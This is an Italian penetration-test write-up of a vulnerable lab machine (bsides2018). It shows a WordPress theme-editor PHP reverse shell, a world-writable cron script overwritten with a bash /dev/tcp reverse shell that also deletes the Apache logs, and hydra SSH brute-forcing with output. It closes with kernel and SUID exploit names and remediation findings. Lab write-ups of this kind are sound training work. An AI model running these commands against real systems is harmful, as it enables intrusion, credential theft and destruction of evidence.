
- Analisi finale : Tramite questo processo siamo riusciti a ricavare una password per il nostro utente john e possiamo loggarci all'interno di Wordpress.

2. Sfruttamento (Utilizzo di Reverse Shell) :
   - Obiettivo : Utilizzare l'accesso admin di john per andare ad eseguire codice all'interno del sito.
   - Procedura :
     1. Listener (su Kali) : nc -lvnp 44444
     2. Accesso : Login a …/wp-admin/ tramite le credenziali trovate al punto precedente.
     3. Iniezione : Navighiamo sul sito Aspetto → Editor di temi → pagina 404.php
     4. Payload : Sono andato alla ricerca online di un payload da poter inserire andando ad utilizzare "PentestMonkey PHP reverse shell" (con il mio indirizzo IP_target e porta)

5. Attivazione : Ora che il nostro listener su kali è attivo andiamo a visitare una pagina che non esiste su wordpress seguendo il seguente link : http://192.168.50.5/backup_wordpress/wp-content/themes/twentysixteen/404.php → La pagina rimarrà in buffering ma come possiamo vedere dal nostro listener



6. Spiegazione dettagliata : Il server Apache riceve la richiesta ma non trova la pagina che stiamo cercando. Per gestire l'errore va a caricare lo script 404.php andando ad eseguire il suo payload .
   Quindi in questo caso il server 192.168.50.5 (il nostro target host) avvia una connessione in uscita a 192.168.50.6(kali) sulla porta 44444. Il listener nc rileva la chiamata, la accetta e aggancia la shell /bin/sh che gli viene passata. Utilizzo il comando $ python -c 'import pty; pty.spawn("/bin/bash")' per andare a creare una shell(poichè il comando nc ci fornisce una "dumb shell"





   Come possiamo vedere siamo ora www-data@bsides2018 siamo dunque nella nostra macchina target.

3. Escalation dei privilegi (da www-data a root) : Avendo ottenuto l'accesso abbiamo modo di muoverci all'interno delle directory →

Troviamo dei CronJob che rappresentano un sistema di scheduling temporale più utilizzato nei SO Linux Unix , molto essenziali per le attività di manutenzione e amministrazione di sistema, e un possibile vettore di attacco cruciale in ambito cybersecurity.

- Obiettivo : Trovare un vettore di escalation (Cronjob in questo caso)
- Comando : cat /etc/crontab andando a trovare una riga abbastanza sospetta * * * * * root /usr/local/bin/cleanup → tramite ls -la /usr/local/bin/cleneaup → La vulnerabilità di questo file è evidente dai permessi laterali “-rwxrwxrwx” che ci dicono che TUTTI possono modificare questo file con i privilegi root.







- Analisi finale : Tramite questa configurazione errata possiamo andare a sovrascrivere questo file con un nuovo payload di reverse shell .

4. Sfruttamento (Root Shell) :
   - Obiettivo : Andiamo ora a inserire un payload nello script e attendere che root lo esegua.
   - Procedura : Listener (su kali) → nc -lvnp 44445 (nuova porta)

     Payload Injection(su www-data) : andiamo ad eseguire il comando echo -e '#!/bin/sh\nrm /var/log/apache2/*\nbash -c "bash -i >& /dev/tcp/192.168.50.6/44445 0>&1" &' > /usr/local/bin/cleanup
   - Analisi finale : Entro 60 secondi il cron ha eseguito lo script facendoci ottentere la nostra rootshell





Come vediamo infatti da questa ultima schermati siamo riusciti a diventare utenti root con successo andando a fare un esplorazione delle directory e trovando un file flag.txt che si congratula con noi per la riuscita del nostro primo exploit.

Percorso 2 : Sfruttamento di SSH

Andiamo ora a vedere se ci sono altri modi per diventare utenti root seguendo un altra strada. Prendiamo in considerazione il servizio SSH tramite il cui , come abbiamo visto in precedenza, abbiamo avuto la conferma della nostra lista utenti. Tramite una serie di controlli iniziali mi sono reso conto che non tutti gli utenti hanno un accesso di tipo ssh , infatti pensavo erroneamente che fosse il servizio a non essere abilitato. Andando a provare tutti gli utenti e a cercare di fare un login ci rendiamo conto che ‘anne’ ha possibilità di connettersi in SSH abbiamo soltanto ora bisogno della password.

1. Accesso Iniziale :
    - Obiettivo : Andiamo ad usare la nostra lista utenti per cercare di forzare l’accesso a SSH.
    - Comando : hydra -L /home/kali/users.txt.bk -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.5 -t 4 -ssh (Tuttavia questo comando non riusciva a restituirmi correttamente ciò che mi aspettavo per questo ho effettuato una ricerca più mirata ai vari utenti attraverso hydra -l john/anne/ecc.. -p /usr/share/wordlists/rockyou.txt 192.168.50.5 -V -t4 ssh)

Come possiamo vedere non otteniamo alcun match se non per l'utente anne

```
┌──(kali㉿kali)-[~]
└─$ hydra -l john  -P /usr/share/wordlists/rockyou.txt 192.168.50.5 -V -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 10:56:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.5:22/
[ERROR] target ssh://192.168.50.5:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l abatchy  -P /usr/share/wordlists/rockyou.txt 192.168.50.5 -V -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 10:58:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.5:22/
[ERROR] target ssh://192.168.50.5:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l mai  -P /usr/share/wordlists/rockyou.txt 192.168.50.5 -V -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 10:58:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.5:22/
[ERROR] target ssh://192.168.50.5:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l doomguy  -P /usr/share/wordlists/rockyou.txt 192.168.50.5 -V -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 10:59:45
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.5:22/
[ERROR] target ssh://192.168.50.5:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne  -P /usr/share/wordlists/rockyou.txt 192.168.50.5 -V -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 11:00:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.5:22/
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.50.5 - login "anne" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[22][ssh] host: 192.168.50.5   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-03 11:01:14
```

- Analisi finale : Abbiamo trovato la password per ssh di anne → princess . Ora possiamo andare ad effettuare l'accesso.

2. Sfruttamento (Accesso SSH) :
   - Obiettivo : Eseguire il login usando le credenziali trovate

- Comando : ssh anne@192.168.50.5

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.5
anne@192.168.50.5's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Nov  3 08:01:58 2025 from 192.168.50.6
anne@bsides2018:~$
```

Una volta effettuato l'accesso andiamo subito a controllare quali comandi l'utente attuale è in grado di eseguire con root attraverso il comando sudo -l

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
```

Visto che Anne è un super-amministratore ora possiamo effettuare una escalation dei privilegi attraverso sudo /bin/bash o sudo -i

```
anne@bsides2018:~$ sudo /bin/bash
root@bsides2018:~#
```

- Analisi finale : Siamo riusciti attraverso un nuovo procedimento ad effettuare l'accesso ad un altro servizio ed effettuare un escalation privilage.

Fase 4: Analisi post compromissione

Dopo aver ottenuto i privilegi da root sono andato ad eseguire un linpeas.sh per trovare tutti gli altri percorsi di escalation che non avevo ancora trovato.

1. Kernel Exploit → "Dirty COW" (CVE-2016-5195):
    - LinPEAS: Ha confermato che il kernel 3.11.0 (Ubuntu 12.04) era vulnerabile.
    - Modulo Metasploit: exploit/linux/local/dirtycow_privesc
2. SUID Exploit → "PwnKit" (CVE-2021-4034):
    - LinPEAS: Ha confermato che /usr/bin/pkexec era vulnerabile.

    - Modulo Metasploit: exploit/linux/local/cve_2021_4034_pwnkit_pkexec_lpe
3. Service Exploit → MySQL UDF (User Defined Function):
    - LinPEAS: Ha confermato che MySQL era in esecuzione come root e ha trovato le credenziali di manutenzione in /etc/mysql/debian.cnf.
    - Modulo Metasploit: exploit/linux/mysql/mysql_udf_privesc
4. File Permission Exploit → /etc/passwd Scrivibile:
    - LinPEAS: Ha confermato: Writable passwd file? /etc/passwd is writable.
    - Exploit (Manuale): Aggiungendo una nuova riga utente con UID 0.

Fase 5: Conclusione e considerazioni finali

L'analisi di sicurezza condotta sulla macchina target (IP 192.168.50.5) ha rivelato molteplici e critiche vulnerabilità che, se concatenate, hanno permesso a un utente esterno non autenticato di ottenere il controllo completo del sistema (privilegi di root).

La compromissione è stata possibile non a causa di una singola falla, ma di un **fallimento sistemico nella gestione della sicurezza**, che ha interessato ogni strato della macchina: dai servizi di rete esposti, alla configurazione delle applicazioni web, fino ai permessi interni del sistema operativo.

Sono stati identificati e confermati **due percorsi di compromissione completi e indipendenti**, oltre a numerose altre vulnerabilità di escalation non sfruttate.

Riepilogo dell'Impatto

L'impatto di queste vulnerabilità è **Critico**. Un utente malintenzionato senza alcuna conoscenza preliminare del sistema può ottenere:

1. **Accesso Iniziale (Foothold)** tramite due distinti vettori di attacco (Porta 80/Web e Porta 22/SSH).
2. **Escalation dei Privilegi (Privilege Escalation)** tramite almeno quattro diversi metodi (abuso di sudo, cronjob scrivibile, exploit del Kernel, exploit SUID).

La superficie d'attacco si è rivelata estremamente ampia, indicando una mancanza di "hardening" di base del sistema.

Considerazioni Finali

Questa macchina è un caso di studio perfetto su come molteplici falle di sicurezza "piccole" o "medie" si combinino per creare un rischio "Critico". Le debolezze principali non erano exploit complessi, ma **errori fondamentali di configurazione e manutenzione**:

- **Politiche di Password Inesistenti:** Causa principale di *entrambi* i percorsi di accesso iniziale.
- **Mancata Gestione delle Patch:** Un kernel obsoleto (vulnerabile a Dirty COW) e utility di sistema non aggiornate (vulnerabili a PwnKit).
- **Permessi non Corretti:** Il cuore di *tutte* le escalation: il file passwd scrivibile, il cronjob scrivibile e i permessi sudo eccessivi.
- **Esposizione di Informazioni:** L'accesso FTP anonimo che ha fornito la lista di utenti è stato l'evento scatenante che ha reso banali tutti gli attacchi successivi.